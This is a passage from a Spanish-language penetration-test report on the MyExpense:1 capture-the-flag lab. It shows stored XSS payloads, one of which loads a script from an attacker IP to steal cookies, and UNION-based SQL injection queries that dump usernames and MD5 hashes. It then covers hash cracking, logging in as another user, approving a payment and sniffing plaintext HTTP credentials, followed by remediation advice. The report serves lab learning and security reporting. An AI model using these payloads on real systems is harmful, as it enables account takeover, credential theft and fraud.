Baudouin	Roy	broy@futuraBl.fr	Collaborator
Bernadette	Renaud	brenaud@ltechnologies.fr	Collaborator
Samuel	Lamotte	siamotte@futuraBl.fr	Collaborator
Ninette	Thomas	nthomas@futuraBl.fr	Collaborator
Victorine	Hoffmann	vhoffmann@futuraBl.fr	Collaborateur
Rodrigue	Masson	rmasson@futuraBl.fr	Administrator
Mateo	Suar	mateo@hackmetrix.com	Collaborator
<script>alert("Hackeado!")</script>	<script>alert("Hackeado!")</script>	hacked@hackmetrix.com	Collaborator
<script>alert("Hackeado!")</script>	<script>alert("Hackeado!")</script>	hacked1@hackmetrix.com	Collaborator
<script src="http://192.168.100.248/hackmetrix.js"></script>	<script src="http://192.168.100.248/hackmetrix.js"></script>	Galletita@hackmetrix.com	Collaborator
<script src="http://192.168.100.248/hackmetrix.js"></script>	<script src="http://192.168.100.248/hackmetrix.js"></script>	Galletita_@hackmetrix.co	Collaborator


(Figure 27: Resultados de la tabla expuestos)

Paso 4: Se utilizó 2 union select 7, database() --, revelando el nombre "myexpense".




(Figure 28: Nombre de la base de datos mostrado)

Paso 5: Se ejecutó **2 union select 7, table_name from information_schema.tables where table_schema="myexpense" --**, obteniendo las tablas.



(Figure 29: Lista de tablas de la base de datos)


Paso 6: Se empleó **2 union select 7, column_name from information_schema.columns where table_schema="myexpense" and table_name='user' --**, mostrando columnas.




(Figure 30: Columnas de la tabla "user")

Paso 7: Se extrajeron usuarios y hashes MD5 con **2 union select 7, group_concat(username,password) from user --**.

Paso 8: Se descifró el hash de **Paul** como tipo **MD5** usando **Hash-Identifier**




Luego se lo descifro en Hashes.com




(Figure 33: Hash descifrado en Hash-Identifier)

Paso 9: Se accedió con las credenciales de **Paul Baudouin**.



(Figure 34: Inicio sesion de Paul)

Cuenta de Paul Baudouin.



(Figure 35: Inicio sesion de Paul)

Paso 10: Se aprobó el pago de **Samuel** como **Paul**.

Confirm your action

Are you sure to want to send for payment this expense report ?

Yes

No

Collaborators Expense reports

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-21	Manon Riviere	553 €	A new computer.	Validated	✖ €
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Validated	✖ €

My Expense reports


Date	Amount	Comment	Status	Action
------	--------	---------	--------	--------

New expense report

Amount (€) : Comment: [Create](#)

(Figure 36: Pago aprobado por Paul)

Paso 11: Se ingreso a la cuenta de **Samuel** y recibimos nuestra bandera “{H4CKY0URL1F3}”



(Figure 37: Bandera Conseguida)

Impacto

Expone datos sensibles como credenciales, permitiendo acceso no autorizado a cuentas privilegiadas.

Referencias

- CWE: <https://cwe.mitre.org/data/definitions/89.html>
-

[Low] Use of Insecure Protocol (CWE-319)

CVSS Vector

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS Score

3.1

Componentes Afectados

- http://192.168.100.246
- Puerto 80

Descripción

La aplicación MyExpense se comunica a través del protocolo HTTP sin cifrado en el puerto 80. HTTP transmite los datos en texto claro, lo cual permite que un atacante en la misma red pueda interceptar las comunicaciones mediante herramientas como Wireshark o tcpdump.

Esta falta de cifrado compromete la confidencialidad de la información transmitida, incluyendo credenciales de usuarios o datos sensibles.

Remediación


Para mitigar esta vulnerabilidad, se recomienda:

- Configurar el servidor web para usar HTTPS (con TLS).
- Redirigir todas las solicitudes HTTP automáticamente a HTTPS.
- Obtener e instalar un certificado SSL/TLS válido.
- Realizar pruebas de seguridad para verificar que no existan rutas accesibles vía HTTP.

Explotación

Desde una máquina atacante en la misma red, se ejecuta Wireshark para capturar el tráfico HTTP generado al iniciar sesión en la aplicación vulnerable:


Paso 1: Se escaneó la red para descubrir servicios abiertos. El puerto 80 se encuentra abierto en la IP 192.168.100.246, lo que indica que el sitio web funciona sobre HTTP.



```
mateo@Mateo: ~  
Archivo Acciones Editar Vista Ayuda  
  
(mateo@Mateo)-[~]  
$ nmap -p- --open -sS --min-rate=5000 -Pn -n -vvv 192.168.100.0/24 -oG Scan  
Ports  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 16:19 -03  
Initiating ARP Ping Scan at 16:19  
Scanning 255 hosts [1 port/host]  
Completed ARP Ping Scan at 16:19, 0.31s elapsed (255 total hosts)  
Initiating SYN Stealth Scan at 16:19  
Scanning 4 hosts [65535 ports/host]  
Discovered open port 80/tcp on 192.168.100.246  
Discovered open port 53/tcp on 192.168.100.1  
Discovered open port 37444/tcp on 192.168.100.1
```

(Figure 38: Puerto 80 Abierto)

Paso 2: Se accedió desde un navegador a <http://192.168.100.246>, confirmando que la comunicación ocurre sobre HTTP (sin cifrado TLS/SSL).



(Figure 39: Se accede al navegador)

Paso 3: Se introdujeron credenciales de prueba (Mateo / Suar) en el formulario de inicio de sesión.



Log in

Username :

Mateo


Password :

●●●●

Log in

(Figure 40: Introduccion de credenciales)

Paso 4: Se monitoreó el tráfico de red usando Wireshark. El paquete que contiene la solicitud HTTP muestra las credenciales enviadas en texto plano como parte del cuerpo de la petición POST.



```
Wireshark - Seguir secuencia HTTP (tcp.stream eq 6) - eth0

POST /login.php HTTP/1.1
Host: 192.168.1.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://192.168.1.14
Connection: keep-alive
Referer: http://192.168.1.14/login.php
Cookie: PHPSESSID=uqgjtdle4enhpk5os5tpq56b72
Upgrade-Insecure-Requests: 1
Priority: u=0, i=1

username=Mateo&password=Suar&csrf_token=b733d982f5894b05ca4d2cc2f94b0908&login=login
HTTP/1.1 200 OK
Date: Tue, 08 Apr 2025 00:16:20 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 875
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<link rel="stylesheet" href="/css/bootstrap.css"/>
<link rel="stylesheet" href="/css/style.css"/>
<title>Futura Business Informatique GROUPE - Conseil en ing.nierie</title>
<link rel="icon" type="image/png" sizes="32x32" href="/img/favicon-32x32.png">
</head>
<body>
<div class="container-fluid">
```

(Figure 41: Monitoreo Http en WireShark)

Impacto

Expone datos sensibles como credenciales, permitiendo acceso no autorizado a cuentas privilegiadas mediante captura de tráfico en texto claro..

Referencias

- CWE: <https://cwe.mitre.org/data/definitions/319.html>

Herramientas Utilizadas

Las siguientes herramientas fueron empleadas durante el pentest del CTF "MyExpense:1" para identificar y explotar vulnerabilidades:

- **Nmap**: Utilizado para escanear puertos y redes (ej. **nmap -sn --min-rate=5000 192.168.100.0/24, nmap -p- --open -sS --min-rate=5000 Pn -n -vvv 192.168.100.246**).
- **Gobuster**: Empleado para la enumeración de directorios (ej. **gobuster dir -u http://192.168.100.246 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20**).
- **Wappalyzer**: Usado para identificar el lenguaje de programación (**PHP**) de la aplicación.
- **Hash-Identifier**: Aplicado para clasificar y descifrar hashes **MD5** (ej. el hash de **Paul Baudouin**).
- **Hashes.com**: Plataforma online para descifrar hashes **MD5**.
- **Python**: Utilizado para crear un servidor receptor de **cookies** (ej. **python3 -m http.server 8000**).
- **nvim**: Editor de texto para crear scripts como **hackmetrix.js**
- **WireShark**: Utilizado para capturar y analizar paquetes de red, identificando el uso del protocolo HTTP inseguro y visualizando el envío de credenciales en texto claro.

Estas herramientas, combinadas con técnicas manuales, permitieron un análisis exhaustivo y la explotación exitosa del escenario.